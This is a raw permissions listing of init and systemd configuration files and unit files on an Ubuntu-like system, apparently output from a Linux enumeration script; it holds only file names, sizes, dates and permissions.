-rw-r--r-- 1 root root 536 Nov 18 2014 mounted-proc.conf
-rw-r--r-- 1 root root 618 Nov 18 2014 mounted-run.conf
-rw-r--r-- 1 root root 1890 Nov 18 2014 mounted-tmp.conf
-rw-r--r-- 1 root root 903 Nov 18 2014 mounted-var.conf
-rw-r--r-- 1 root root 323 Nov 18 2014 mountkernfs.sh.conf
-rw-r--r-- 1 root root 249 Nov 18 2014 mountnfs-bootclean.sh.conf
-rw-r--r-- 1 root root 313 Nov 18 2014 mountnfs.sh.conf
-rw-r--r-- 1 root root 238 Nov 18 2014 mtab.sh.conf
-rw-r--r-- 1 root root 1757 Jan 12 2018 mysql.conf
-rw-r--r-- 1 root root 568 Apr 15 2016 network-manager.conf
-rw-r--r-- 1 root root 815 May 5 2017 portmap-wait.conf
-rw-r--r-- 1 root root 119 Jun 5 2014 procps.conf
-rw-r--r-- 1 root root 363 Jun 5 2014 procps-instance.conf
-rw-r--r-- 1 root root 230 May 5 2017 rpcbind-boot.conf
-rw-r--r-- 1 root root 1083 May 5 2017 rpcbind.conf
-rw-r--r-- 1 root root 635 Apr 18 2016 ubiquity.conf
[-] /lib/systemd/* config file permissions:
/lib/systemd/:
total 7.3M
drwxr-xr-x 25 root root 20K Mar 2 2020 system
drwxr-xr-x 2 root root 4.0K Feb 17 2019 system-generators
drwxr-xr-x 2 root root 4.0K Feb 17 2019 network
drwxr-xr-x 2 root root 4.0K Feb 17 2019 system-preset
-rw-r--r-- 1 root root 2.3M Jan 29 2019 libsystemd-shared-237.so
-rw-r--r-- 1 root root 699 Jan 29 2019 resolv.conf
-rwxr-xr-x 1 root root 1.3K Jan 29 2019 set-cpufreq
-rwxr-xr-x 1 root root 1.6M Jan 29 2019 systemd
-rwxr-xr-x 1 root root 6.0K Jan 29 2019 systemd-ac-power
-rwxr-xr-x 1 root root 18K Jan 29 2019 systemd-backlight
-rwxr-xr-x 1 root root 11K Jan 29 2019 systemd-binfmt
-rwxr-xr-x 1 root root 10K Jan 29 2019 systemd-cgroups-agent
-rwxr-xr-x 1 root root 22K Jan 29 2019 systemd-cryptsetup
-rwxr-xr-x 1 root root 15K Jan 29 2019 systemd-dissect
-rwxr-xr-x 1 root root 18K Jan 29 2019 systemd-fsck
-rwxr-xr-x 1 root root 23K Jan 29 2019 systemd-fsckd
-rwxr-xr-x 1 root root 19K Jan 29 2019 systemd-growfs
-rwxr-xr-x 1 root root 10K Jan 29 2019 systemd-hibernate-resume
-rwxr-xr-x 1 root root 23K Jan 29 2019 systemd-hostnamed
-rwxr-xr-x 1 root root 15K Jan 29 2019 systemd-initctl
-rwxr-xr-x 1 root root 127K Jan 29 2019 systemd-journald
-rwxr-xr-x 1 root root 35K Jan 29 2019 systemd-localed
-rwxr-xr-x 1 root root 215K Jan 29 2019 systemd-logind
-rwxr-xr-x 1 root root 10K Jan 29 2019 systemd-makefs
-rwxr-xr-x 1 root root 15K Jan 29 2019 systemd-modules-load
-rwxr-xr-x 1 root root 1.6M Jan 29 2019 systemd-networkd
-rwxr-xr-x 1 root root 19K Jan 29 2019 systemd-networkd-wait-online
-rwxr-xr-x 1 root root 11K Jan 29 2019 systemd-quotacheck
-rwxr-xr-x 1 root root 10K Jan 29 2019 systemd-random-seed
-rwxr-xr-x 1 root root 15K Jan 29 2019 systemd-remount-fs
-rwxr-xr-x 1 root root 10K Jan 29 2019 systemd-reply-password
-rwxr-xr-x 1 root root 371K Jan 29 2019 systemd-resolved
-rwxr-xr-x 1 root root 19K Jan 29 2019 systemd-rfkill
-rwxr-xr-x 1 root root 43K Jan 29 2019 systemd-shutdown
-rwxr-xr-x 1 root root 19K Jan 29 2019 systemd-sleep
-rwxr-xr-x 1 root root 23K Jan 29 2019 systemd-socket-proxyd
-rwxr-xr-x 1 root root 11K Jan 29 2019 systemd-sulogin-shell
-rwxr-xr-x 1 root root 15K Jan 29 2019 systemd-sysctl
-rwxr-xr-x 1 root root 27K Jan 29 2019 systemd-timedated
-rwxr-xr-x 1 root root 39K Jan 29 2019 systemd-timesyncd
-rwxr-xr-x 1 root root 571K Jan 29 2019 systemd-udevd
-rwxr-xr-x 1 root root 15K Jan 29 2019 systemd-update-utmp
-rwxr-xr-x 1 root root 10K Jan 29 2019 systemd-user-sessions
-rwxr-xr-x 1 root root 10K Jan 29 2019 systemd-veritysetup
-rwxr-xr-x 1 root root 10K Jan 29 2019 systemd-volatile-root
-rwxr-xr-x 1 root root 1.3K Nov 15 2018 systemd-sysv-install
drwxr-xr-x 2 root root 4.0K Mar 20 2018 system-sleep
drwxr-xr-x 2 root root 4.0K Apr 12 2016 system-shutdown
/lib/systemd/system:
total 1.2M
drwxr-xr-x 2 root root 4.0K Jun 4 2019 apache2.service.d
-rw-r--r-- 1 root root 652 Apr 25 2019 auth-rpcgss-module.service
-rw-r--r-- 1 root root 352 Apr 25 2019 nfs-blkmap.service
-rw-r--r-- 1 root root 272 Apr 25 2019 nfs-client.target
lrwxrwxrwx 1 root root 9 Apr 25 2019 nfs-common.service -> /dev/null
-rw-r--r-- 1 root root 375 Apr 25 2019 nfs-config.service
-rw-r--r-- 1 root root 336 Apr 25 2019 nfs-idmapd.service
lrwxrwxrwx 1 root root 18 Apr 25 2019 nfs-kernel-server.service -> nfs-server.service
-rw-r--r-- 1 root root 360 Apr 25 2019 nfs-mountd.service
-rw-r--r-- 1 root root 930 Apr 25 2019 nfs-server.service
-rw-r--r-- 1 root root 391 Apr 25 2019 rpc-gssd.service
-rw-r--r-- 1 root root 497 Apr 25 2019 rpc-statd-notify.service
-rw-r--r-- 1 root root 489 Apr 25 2019 rpc-statd.service
-rw-r--r-- 1 root root 402 Apr 25 2019 rpc-svcgssd.service
-rw-r--r-- 1 root root 146 Apr 25 2019 run-rpc_pipefs.mount
lrwxrwxrwx 1 root root 21 Apr 9 2019 udev.service -> systemd-udevd.service
lrwxrwxrwx 1 root root 9 Apr 9 2019 umountfs.service -> /dev/null
lrwxrwxrwx 1 root root 9 Apr 9 2019 umountnfs.service -> /dev/null
lrwxrwxrwx 1 root root 9 Apr 9 2019 umountroot.service -> /dev/null
lrwxrwxrwx 1 root root 27 Apr 9 2019 urandom.service -> systemd-random-seed.service
lrwxrwxrwx 1 root root 9 Apr 9 2019 x11-common.service -> /dev/null
lrwxrwxrwx 1 root root 27 Apr 9 2019 plymouth-log.service -> plymouth-read-write.service
lrwxrwxrwx 1 root root 21 Apr 9 2019 plymouth.service -> plymouth-quit.service
lrwxrwxrwx 1 root root 22 Apr 9 2019 procps.service -> systemd-sysctl.service
lrwxrwxrwx 1 root root 16 Apr 9 2019 rc.local.service -> rc-local.service
lrwxrwxrwx 1 root root 9 Apr 9 2019 rc.service -> /dev/null
lrwxrwxrwx 1 root root 9 Apr 9 2019 rcS.service -> /dev/null
lrwxrwxrwx 1 root root 9 Apr 9 2019 reboot.service -> /dev/null
lrwxrwxrwx 1 root root 9 Apr 9 2019 rmnologin.service -> /dev/null
lrwxrwxrwx 1 root root 15 Apr 9 2019 runlevel0.target -> poweroff.target
lrwxrwxrwx 1 root root 13 Apr 9 2019 runlevel1.target -> rescue.target
lrwxrwxrwx 1 root root 17 Apr 9 2019 runlevel2.target -> multi-user.target
lrwxrwxrwx 1 root root 17 Apr 9 2019 runlevel3.target -> multi-user.target
lrwxrwxrwx 1 root root 17 Apr 9 2019 runlevel4.target -> multi-user.target
lrwxrwxrwx 1 root root 16 Apr 9 2019 runlevel5.target -> graphical.target
lrwxrwxrwx 1 root root 13 Apr 9 2019 runlevel6.target -> reboot.target
lrwxrwxrwx 1 root root 9 Apr 9 2019 saned.service -> /dev/null
lrwxrwxrwx 1 root root 9 Apr 9 2019 sendsigs.service -> /dev/null
lrwxrwxrwx 1 root root 9 Apr 9 2019 single.service -> /dev/null
lrwxrwxrwx 1 root root 9 Apr 9 2019 stop-bootlogd.service -> /dev/null
lrwxrwxrwx 1 root root 9 Apr 9 2019 stop-bootlogd-single.service -> /dev/null
lrwxrwxrwx 1 root root 9 Apr 9 2019 sudo.service -> /dev/null
lrwxrwxrwx 1 root root 9 Apr 9 2019 fuse.service -> /dev/null
lrwxrwxrwx 1 root root 9 Apr 9 2019 halt.service -> /dev/null
lrwxrwxrwx 1 root root 9 Apr 9 2019 hostname.service -> /dev/null
lrwxrwxrwx 1 root root 9 Apr 9 2019 hwclock.service -> /dev/null
lrwxrwxrwx 1 root root 9 Apr 9 2019 killprocs.service -> /dev/null
lrwxrwxrwx 1 root root 28 Apr 9 2019 kmod.service -> systemd-modules-load.service
lrwxrwxrwx 1 root root 9 Apr 9 2019 lvm2.service -> /dev/null
lrwxrwxrwx 1 root root 28 Apr 9 2019 module-init-tools.service -> systemd-modules-load.service
lrwxrwxrwx 1 root root 9 Apr 9 2019 motd.service -> /dev/null
lrwxrwxrwx 1 root root 9 Apr 9 2019 mountall-bootclean.service -> /dev/null
lrwxrwxrwx 1 root root 9 Apr 9 2019 mountall.service -> /dev/null
lrwxrwxrwx 1 root root 9 Apr 9 2019 mountdevsubfs.service -> /dev/null
lrwxrwxrwx 1 root root 9 Apr 9 2019 mountkernfs.service -> /dev/null
lrwxrwxrwx 1 root root 9 Apr 9 2019 mountnfs-bootclean.service -> /dev/null
lrwxrwxrwx 1 root root 9 Apr 9 2019 mountnfs.service -> /dev/null
lrwxrwxrwx 1 root root 22 Apr 9 2019 network-manager.service -> NetworkManager.service
lrwxrwxrwx 1 root root 9 Apr 9 2019 alsa-utils.service -> /dev/null
lrwxrwxrwx 1 root root 14 Apr 9 2019 autovt@.service -> getty@.service
lrwxrwxrwx 1 root root 9 Apr 9 2019 bootlogd.service -> /dev/null
lrwxrwxrwx 1 root root 9 Apr 9 2019 bootlogs.service -> /dev/null
lrwxrwxrwx 1 root root 9 Apr 9 2019 bootmisc.service -> /dev/null
lrwxrwxrwx 1 root root 9 Apr 9 2019 checkfs.service -> /dev/null
lrwxrwxrwx 1 root root 9 Apr 9 2019 checkroot-bootclean.service -> /dev/null
lrwxrwxrwx 1 root root 9 Apr 9 2019 checkroot.service -> /dev/null
lrwxrwxrwx 1 root root 9 Apr 9 2019 cryptdisks-early.service -> /dev/null
lrwxrwxrwx 1 root root 9 Apr 9 2019 cryptdisks.service -> /dev/null
lrwxrwxrwx 1 root root 13 Apr 9 2019 ctrl-alt-del.target -> reboot.target
lrwxrwxrwx 1 root root 25 Apr 9 2019 dbus-org.freedesktop.hostname1.service -> systemd-hostnamed.service
lrwxrwxrwx 1 root root 23 Apr 9 2019 dbus-org.freedesktop.locale1.service -> systemd-localed.service
lrwxrwxrwx 1 root root 22 Apr 9 2019 dbus-org.freedesktop.login1.service -> systemd-logind.service
lrwxrwxrwx 1 root root 25 Apr 9 2019 dbus-org.freedesktop.timedate1.service -> systemd-timedated.service
lrwxrwxrwx 1 root root 16 Apr 9 2019 default.target -> graphical.target
drwxr-xr-x 2 root root 4.0K Feb 17 2019 system-update.target.wants
drwxr-xr-x 2 root root 4.0K Feb 17 2019 sockets.target.wants
drwxr-xr-x 2 root root 4.0K Feb 17 2019 sysinit.target.wants
drwxr-xr-x 2 root root 4.0K Feb 17 2019 getty.target.wants
drwxr-xr-x 2 root root 4.0K Feb 17 2019 graphical.target.wants
drwxr-xr-x 2 root root 4.0K Feb 17 2019 local-fs.target.wants
drwxr-xr-x 2 root root 4.0K Feb 17 2019 multi-user.target.wants
drwxr-xr-x 2 root root 4.0K Feb 17 2019 rc-local.service.d
drwxr-xr-x 2 root root 4.0K Feb 17 2019 rescue.target.wants
drwxr-xr-x 2 root root 4.0K Feb 17 2019 timers.target.wants
drwxr-xr-x 2 root root 4.0K Feb 17 2019 user@.service.d
-rw-r--r-- 1 root root 235 Feb 4 2019 ubiquity.service
-rw-r--r-- 1 root root 1.1K Jan 30 2019 avahi-daemon.service
-rw-r--r-- 1 root root 870 Jan 30 2019 avahi-daemon.socket
-rw-r--r-- 1 root root 1.1K Jan 29 2019 console-getty.service
-rw-r--r-- 1 root root 1.3K Jan 29 2019 container-getty@.service
-rw-r--r-- 1 root root 1.1K Jan 29 2019 debug-shell.service
-rw-r--r-- 1 root root 797 Jan 29 2019 emergency.service
-rw-r--r-- 1 root root 2.0K Jan 29 2019 getty@.service
-rw-r--r-- 1 root root 670 Jan 29 2019 initrd-cleanup.service
-rw-r--r-- 1 root root 830 Jan 29 2019 initrd-parse-etc.service
-rw-r--r-- 1 root root 589 Jan 29 2019 initrd-switch-root.service
-rw-r--r-- 1 root root 704 Jan 29 2019 initrd-udevadm-cleanup-db.service
-rw-r--r-- 1 root root 717 Jan 29 2019 kmod-static-nodes.service
-rw-r--r-- 1 root root 609 Jan 29 2019 quotaon.service
-rw-r--r-- 1 root root 716 Jan 29 2019 rc-local.service
-rw-r--r-- 1 root root 788 Jan 29 2019 rescue.service
-rw-r--r-- 1 root root 1.5K Jan 29 2019 serial-getty@.service
-rw-r--r-- 1 root root 554 Jan 29 2019 suspend-then-hibernate.target
-rw-r--r-- 1 root root 724 Jan 29 2019 systemd-ask-password-console.service
-rw-r--r-- 1 root root 752 Jan 29 2019 systemd-ask-password-wall.service
-rw-r--r-- 1 root root 752 Jan 29 2019 systemd-backlight@.service
-rw-r--r-- 1 root root 999 Jan 29 2019 systemd-binfmt.service
-rw-r--r-- 1 root root 537 Jan 29 2019 systemd-exit.service
-rw-r--r-- 1 root root 551 Jan 29 2019 systemd-fsckd.service
-rw-r--r-- 1 root root 540 Jan 29 2019 systemd-fsckd.socket
-rw-r--r-- 1 root root 714 Jan 29 2019 systemd-fsck-root.service
-rw-r--r-- 1 root root 715 Jan 29 2019 systemd-fsck@.service
-rw-r--r-- 1 root root 584 Jan 29 2019 systemd-halt.service
-rw-r--r-- 1 root root 671 Jan 29 2019 systemd-hibernate-resume@.service
-rw-r--r-- 1 root root 541 Jan 29 2019 systemd-hibernate.service
-rw-r--r-- 1 root root 1.1K Jan 29 2019 systemd-hostnamed.service
-rw-r--r-- 1 root root 818 Jan 29 2019 systemd-hwdb-update.service
-rw-r--r-- 1 root root 559 Jan 29 2019 systemd-hybrid-sleep.service
-rw-r--r-- 1 root root 551 Jan 29 2019 systemd-initctl.service
-rw-r--r-- 1 root root 686 Jan 29 2019 systemd-journald-audit.socket
-rw-r--r-- 1 root root 1.6K Jan 29 2019 systemd-journald.service
-rw-r--r-- 1 root root 771 Jan 29 2019 systemd-journal-flush.service
-rw-r--r-- 1 root root 597 Jan 29 2019 systemd-kexec.service
-rw-r--r-- 1 root root 1.1K Jan 29 2019 systemd-localed.service
-rw-r--r-- 1 root root 1.5K Jan 29 2019 systemd-logind.service
-rw-r--r-- 1 root root 733 Jan 29 2019 systemd-machine-id-commit.service
-rw-r--r-- 1 root root 1007 Jan 29 2019 systemd-modules-load.service
-rw-r--r-- 1 root root 1.9K Jan 29 2019 systemd-networkd.service
-rw-r--r-- 1 root root 740 Jan 29 2019 systemd-networkd-wait-online.service
-rw-r--r-- 1 root root 593 Jan 29 2019 systemd-poweroff.service
-rw-r--r-- 1 root root 655 Jan 29 2019 systemd-quotacheck.service
-rw-r--r-- 1 root root 792 Jan 29 2019 systemd-random-seed.service
-rw-r--r-- 1 root root 588 Jan 29 2019 systemd-reboot.service
-rw-r--r-- 1 root root 833 Jan 29 2019 systemd-remount-fs.service
-rw-r--r-- 1 root root 1.7K Jan 29 2019 systemd-resolved.service
-rw-r--r-- 1 root root 724 Jan 29 2019 systemd-rfkill.service
-rw-r--r-- 1 root root 537 Jan 29 2019 systemd-suspend.service
-rw-r--r-- 1 root root 573 Jan 29 2019 systemd-suspend-then-hibernate.service
-rw-r--r-- 1 root root 693 Jan 29 2019 systemd-sysctl.service
-rw-r--r-- 1 root root 1.1K Jan 29 2019 systemd-timedated.service
-rw-r--r-- 1 root root 1.4K Jan 29 2019 systemd-timesyncd.service
-rw-r--r-- 1 root root 659 Jan 29 2019 systemd-tmpfiles-clean.service
-rw-r--r-- 1 root root 764 Jan 29 2019 systemd-tmpfiles-setup-dev.service
-rw-r--r-- 1 root root 744 Jan 29 2019 systemd-tmpfiles-setup.service
-rw-r--r-- 1 root root 985 Jan 29 2019 systemd-udevd.service
-rw-r--r-- 1 root root 863 Jan 29 2019 systemd-udev-settle.service
-rw-r--r-- 1 root root 755 Jan 29 2019 systemd-udev-trigger.service
-rw-r--r-- 1 root root 797 Jan 29 2019 systemd-update-utmp-runlevel.service
-rw-r--r-- 1 root root 794 Jan 29 2019 systemd-update-utmp.service
-rw-r--r-- 1 root root 628 Jan 29 2019 systemd-user-sessions.service
-rw-r--r-- 1 root root 690 Jan 29 2019 systemd-volatile-root.service
-rw-r--r-- 1 root root 1.4K Jan 29 2019 system-update-cleanup.service
-rw-r--r-- 1 root root 593 Jan 29 2019 user@.service
-rw-r--r-- 1 root root 326 Jan 25 2019 apt-daily.service
-rw-r--r-- 1 root root 156 Jan 25 2019 apt-daily.timer
-rw-r--r-- 1 root root 238 Jan 25 2019 apt-daily-upgrade.service
-rw-r--r-- 1 root root 184 Jan 25 2019 apt-daily-upgrade.timer
-rw-r--r-- 1 root root 254 Jan 14 2019 thermald.service
-rw-r--r-- 1 root root 266 Jan 10 2019 netplan-wpa@.service
-rw-r--r-- 1 root root 368 Jan 9 2019 irqbalance.service
-rw-r--r-- 1 root root 142 Dec 12 2018 cups.path
-rw-r--r-- 1 root root 190 Dec 12 2018 cups.service
-rw-r--r-- 1 root root 132 Dec 12 2018 cups.socket
-rw-r--r-- 1 root root 417 Nov 23 2018 nmbd.service
-rw-r--r-- 1 root root 384 Nov 23 2018 samba-ad-dc.service
-rw-r--r-- 1 root root 429 Nov 23 2018 smbd.service
-rw-r--r-- 1 root root 183 Nov 22 2018 usbmuxd.service
-rw-r--r-- 1 root root 342 Nov 15 2018 getty-static.service
-rw-r--r-- 1 root root 362 Nov 15 2018 ondemand.service
-rw-r--r-- 1 root root 382 Nov 8 2018 packagekit-offline-update.service
-rw-r--r-- 1 root root 371 Nov 8 2018 packagekit.service
-rw-r--r-- 1 root root 364 Nov 2 2018 NetworkManager-dispatcher.service
-rw-r--r-- 1 root root 960 Nov 2 2018 NetworkManager.service
-rw-r--r-- 1 root root 302 Nov 2 2018 NetworkManager-wait-online.service
drwxr-xr-x 2 root root 4.0K Oct 29 2018 halt.target.wants
drwxr-xr-x 2 root root 4.0K Oct 29 2018 initrd-switch-root.target.wants
drwxr-xr-x 2 root root 4.0K Oct 29 2018 kexec.target.wants
drwxr-xr-x 2 root root 4.0K Oct 29 2018 poweroff.target.wants
drwxr-xr-x 2 root root 4.0K Oct 29 2018 reboot.target.wants
-rw-r--r-- 1 root root 92 Oct 15 2018 fstrim.service
-rw-r--r-- 1 root root 170 Oct 15 2018 fstrim.timer
-rw-r--r-- 1 root root 189 Oct 15 2018 uuidd.service
-rw-r--r-- 1 root root 126 Oct 15 2018 uuidd.socket
-rw-r--r-- 1 root root 618 Oct 15 2018 friendly-recovery.service
-rw-r--r-- 1 root root 172 Oct 15 2018 friendly-recovery.target
-rw-r--r-- 1 root root 258 Oct 15 2018 networkd-dispatcher.service
-rw-r--r-- 1 root root 346 Oct 10 2018 apache2.service
-rw-r--r-- 1 root root 418 Oct 10 2018 apache2@.service
-rw-r--r-- 1 root root 528 Oct 10 2018 apache-htcacheclean.service
-rw-r--r-- 1 root root 537 Oct 10 2018 apache-htcacheclean@.service
-rw-r--r-- 1 root root 169 Sep 26 2018 clean-mount-point@.service
-rw-r--r-- 1 root root 203 Sep 26 2018 udisks2.service
-rw-r--r-- 1 root root 412 Sep 11 2018 plymouth-halt.service
-rw-r--r-- 1 root root 426 Sep 11 2018 plymouth-kexec.service
-rw-r--r-- 1 root root 421 Sep 11 2018 plymouth-poweroff.service
-rw-r--r-- 1 root root 194 Sep 11 2018 plymouth-quit.service
-rw-r--r-- 1 root root 200 Sep 11 2018 plymouth-quit-wait.service
-rw-r--r-- 1 root root 244 Sep 11 2018 plymouth-read-write.service
-rw-r--r-- 1 root root 416 Sep 11 2018 plymouth-reboot.service
-rw-r--r-- 1 root root 532 Sep 11 2018 plymouth-start.service
-rw-r--r-- 1 root root 291 Sep 11 2018 plymouth-switch-root.service
-rw-r--r-- 1 root root 490 Sep 11 2018 systemd-ask-password-plymouth.path
-rw-r--r-- 1 root root 467 Sep 11 2018 systemd-ask-password-plymouth.service
-rw-r--r-- 1 root root 702 Sep 5 2018 openvpn-client@.service
-rw-r--r-- 1 root root 808 Sep 5 2018 openvpn-server@.service
-rw-r--r-- 1 root root 1017 Sep 5 2018 openvpn@.service
-rw-r--r-- 1 root root 320 Sep 3 2018 openvpn.service
-rw-r--r-- 1 root root 293 Aug 27 2018 gpu-manager.service
-rw-r--r-- 1 root root 307 Aug 9 2018 wpa_supplicant.service
-rw-r--r-- 1 root root 455 Aug 9 2018 wpa_supplicant@.service
-rw-r--r-- 1 root root 478 Aug 9 2018 wpa_supplicant-wired@.service
-rw-r--r-- 1 root root 173 Aug 6 2018 motd-news.service
-rw-r--r-- 1 root root 175 Aug 6 2018 motd-news.timer
-rw-r--r-- 1 root root 369 Jul 12 2018 virtualbox-guest-utils.service
-rw-r--r-- 1 root root 212 Jul 10 2018 apport-autoreport.path
-rw-r--r-- 1 root root 196 Jul 10 2018 apport-autoreport.service
-rw-r--r-- 1 root root 115 Jul 6 2018 ntp-systemd-netif.path
-rw-r--r-- 1 root root 97 Jul 6 2018 ntp-systemd-netif.service
-rw-r--r-- 1 root root 420 Jun 22 2018 bluetooth.service
-rw-r--r-- 1 root root 290 Apr 24 2018 rsyslog.service
-rw-r--r-- 1 root root 268 Apr 24 2018 ModemManager.service
-rw-r--r-- 1 root root 152 Apr 12 2018 resolvconf-pull-resolved.path
-rw-r--r-- 1 root root 383 Apr 12 2018 blk-availability.service
-rw-r--r-- 1 root root 341 Apr 12 2018 dm-event.service
-rw-r--r-- 1 root root 248 Apr 12 2018 dm-event.socket
-rw-r--r-- 1 root root 345 Apr 12 2018 lvm2-lvmetad.service
-rw-r--r-- 1 root root 215 Apr 12 2018 lvm2-lvmetad.socket
-rw-r--r-- 1 root root 300 Apr 12 2018 lvm2-lvmpolld.service
-rw-r--r-- 1 root root 213 Apr 12 2018 lvm2-lvmpolld.socket
-rw-r--r-- 1 root root 693 Apr 12 2018 lvm2-monitor.service
-rw-r--r-- 1 root root 403 Apr 12 2018 lvm2-pvscan@.service
-rw-r--r-- 1 root root 181 Apr 3 2018 configure-printer@.service
-rw-r--r-- 1 root root 167 Apr 3 2018 wacom-inputattach@.service
-rw-r--r-- 1 root root 175 Mar 27 2018 polkit.service
-rw-r--r-- 1 root root 544 Mar 22 2018 apparmor.service
-rw-r--r-- 1 root root 506 Mar 21 2018 lightdm.service
-rw-r--r-- 1 root root 540 Mar 20 2018 vboxadd-service.service
-rw-r--r-- 1 root root 499 Mar 20 2018 vboxadd.service
drwxr-xr-x 2 root root 4.0K Mar 20 2018 basic.target.wants
-rw-r--r-- 1 root root 222 Mar 6 2018 usb_modeswitch@.service
-rw-r--r-- 1 root root 207 Feb 26 2018 pppd-dns.service
-rw-r--r-- 1 root root 1.1K Feb 16 2018 rtkit-daemon.service
-rw-r--r-- 1 root root 287 Feb 15 2018 keyboard-setup.service
-rw-r--r-- 1 root root 312 Feb 15 2018 console-setup.service
-rw-r--r-- 1 root root 234 Feb 7 2018 cups-browsed.service
-rw-r--r-- 1 root root 419 Feb 1 2018 iio-sensor-proxy.service
-rw-r--r-- 1 root root 218 Jan 30 2018 upower.service
-rw-r--r-- 1 root root 231 Jan 30 2018 resolvconf-pull-resolved.service
-rw-r--r-- 1 root root 919 Jan 28 2018 basic.target
-rw-r--r-- 1 root root 419 Jan 28 2018 bluetooth.target
-rw-r--r-- 1 root root 465 Jan 28 2018 cryptsetup-pre.target
-rw-r--r-- 1 root root 412 Jan 28 2018 cryptsetup.target
-rw-r--r-- 1 root root 750 Jan 28 2018 dev-hugepages.mount
-rw-r--r-- 1 root root 665 Jan 28 2018 dev-mqueue.mount
-rw-r--r-- 1 root root 471 Jan 28 2018 emergency.target
-rw-r--r-- 1 root root 541 Jan 28 2018 exit.target
-rw-r--r-- 1 root root 480 Jan 28 2018 final.target
-rw-r--r-- 1 root root 506 Jan 28 2018 getty-pre.target
-rw-r--r-- 1 root root 500 Jan 28 2018 getty.target
-rw-r--r-- 1 root root 598 Jan 28 2018 graphical.target
-rw-r--r-- 1 root root 527 Jan 28 2018 halt.target
-rw-r--r-- 1 root root 509 Jan 28 2018 hibernate.target
-rw-r--r-- 1 root root 530 Jan 28 2018 hybrid-sleep.target
-rw-r--r-- 1 root root 593 Jan 28 2018 initrd-fs.target
-rw-r--r-- 1 root root 561 Jan 28 2018 initrd-root-device.target
-rw-r--r-- 1 root root 566 Jan 28 2018 initrd-root-fs.target
-rw-r--r-- 1 root root 754 Jan 28 2018 initrd-switch-root.target
-rw-r--r-- 1 root root 763 Jan 28 2018 initrd.target
-rw-r--r-- 1 root root 541 Jan 28 2018 kexec.target
-rw-r--r-- 1 root root 435 Jan 28 2018 local-fs-pre.target
-rw-r--r-- 1 root root 547 Jan 28 2018 local-fs.target
-rw-r--r-- 1 root root 445 Jan 28 2018 machine.slice
-rw-r--r-- 1 root root 532 Jan 28 2018 multi-user.target
-rw-r--r-- 1 root root 505 Jan 28 2018 network-online.target
-rw-r--r-- 1 root root 502 Jan 28 2018 network-pre.target
-rw-r--r-- 1 root root 521 Jan 28 2018 network.target
-rw-r--r-- 1 root root 554 Jan 28 2018 nss-lookup.target
-rw-r--r-- 1 root root 513 Jan 28 2018 nss-user-lookup.target
-rw-r--r-- 1 root root 394 Jan 28 2018 paths.target
-rw-r--r-- 1 root root 592 Jan 28 2018 poweroff.target
-rw-r--r-- 1 root root 417 Jan 28 2018 printer.target
-rw-r--r-- 1 root root 745 Jan 28 2018 proc-sys-fs-binfmt_misc.automount
-rw-r--r-- 1 root root 655 Jan 28 2018 proc-sys-fs-binfmt_misc.mount
-rw-r--r-- 1 root root 583 Jan 28 2018 reboot.target
-rw-r--r-- 1 root root 549 Jan 28 2018 remote-cryptsetup.target
-rw-r--r-- 1 root root 436 Jan 28 2018 remote-fs-pre.target
-rw-r--r-- 1 root root 522 Jan 28 2018 remote-fs.target
-rw-r--r-- 1 root root 492 Jan 28 2018 rescue.target
-rw-r--r-- 1 root root 540 Jan 28 2018 rpcbind.target
-rw-r--r-- 1 root root 442 Jan 28 2018 shutdown.target
-rw-r--r-- 1 root root 402 Jan 28 2018 sigpwr.target
-rw-r--r-- 1 root root 460 Jan 28 2018 sleep.target
-rw-r--r-- 1 root root 449 Jan 28 2018 slices.target
-rw-r--r-- 1 root root 420 Jan 28 2018 smartcard.target
-rw-r--r-- 1 root root 396 Jan 28 2018 sockets.target
-rw-r--r-- 1 root root 420 Jan 28 2018 sound.target
-rw-r--r-- 1 root root 503 Jan 28 2018 suspend.target
-rw-r--r-- 1 root root 393 Jan 28 2018 swap.target
-rw-r--r-- 1 root root 795 Jan 28 2018 sys-fs-fuse-connections.mount
-rw-r--r-- 1 root root 558 Jan 28 2018 sysinit.target
-rw-r--r-- 1 root root 767 Jan 28 2018 sys-kernel-config.mount
-rw-r--r-- 1 root root 710 Jan 28 2018 sys-kernel-debug.mount
-rw-r--r-- 1 root root 1.4K Jan 28 2018 syslog.socket
-rw-r--r-- 1 root root 704 Jan 28 2018 systemd-ask-password-console.path
-rw-r--r-- 1 root root 632 Jan 28 2018 systemd-ask-password-wall.path
-rw-r--r-- 1 root root 564 Jan 28 2018 systemd-initctl.socket
-rw-r--r-- 1 root root 1.2K Jan 28 2018 systemd-journald-dev-log.socket
-rw-r--r-- 1 root root 882 Jan 28 2018 systemd-journald.socket
-rw-r--r-- 1 root root 631 Jan 28 2018 systemd-networkd.socket
-rw-r--r-- 1 root root 657 Jan 28 2018 systemd-rfkill.socket
-rw-r--r-- 1 root root 490 Jan 28 2018 systemd-tmpfiles-clean.timer
-rw-r--r-- 1 root root 635 Jan 28 2018 systemd-udevd-control.socket
-rw-r--r-- 1 root root 610 Jan 28 2018 systemd-udevd-kernel.socket
-rw-r--r-- 1 root root 445 Jan 28 2018 system.slice
-rw-r--r-- 1 root root 592 Jan 28 2018 system-update.target
-rw-r--r-- 1 root root 445 Jan 28 2018 timers.target
-rw-r--r-- 1 root root 435 Jan 28 2018 time-sync.target
-rw-r--r-- 1 root root 457 Jan 28 2018 umount.target
-rw-r--r-- 1 root root 432 Jan 28 2018 user.slice
-rw-r--r-- 1 root root 493 Jan 25 2018 ssh.service
-rw-r--r-- 1 root root 244 Jan 25 2018 ssh@.service
-rw-r--r-- 1 root root 155 Jan 17 2018 phpsessionclean.service
-rw-r--r-- 1 root root 144 Jan 17 2018 phpsessionclean.timer
-rw-r--r-- 1 root root 216 Jan 16 2018 ssh.socket
-rw-r--r-- 1 root root 462 Jan 15 2018 mysql.service
-rw-r--r-- 1 root root 741 Dec 17 2017 accounts-daemon.service
-rw-r--r-- 1 root root 354 Dec 13 2017 ntp.service
-rw-r--r-- 1 root root 246 Nov 20 2017 apport-forward.socket
-rw-r--r-- 1 root root 142 Nov 20 2017 apport-forward@.service
-rw-r--r-- 1 root root 251 Nov 16 2017 cron.service
-rw-r--r-- 1 root root 505 Nov 15 2017 dbus.service
-rw-r--r-- 1 root root 106 Nov 15 2017 dbus.socket
-rw-r--r-- 1 root root 266 Aug 15 2017 ufw.service
-rw-r--r-- 1 root root 401 Aug 14 2017 ureadahead.service
-rw-r--r-- 1 root root 250 Aug 14 2017 ureadahead-stop.service
-rw-r--r-- 1 root root 242 Aug 14 2017 ureadahead-stop.timer
-rw-r--r-- 1 root root 330 Aug 10 2017 setvtrgb.service
-rw-r--r-- 1 root root 298 Jul 23 2017 colord.service
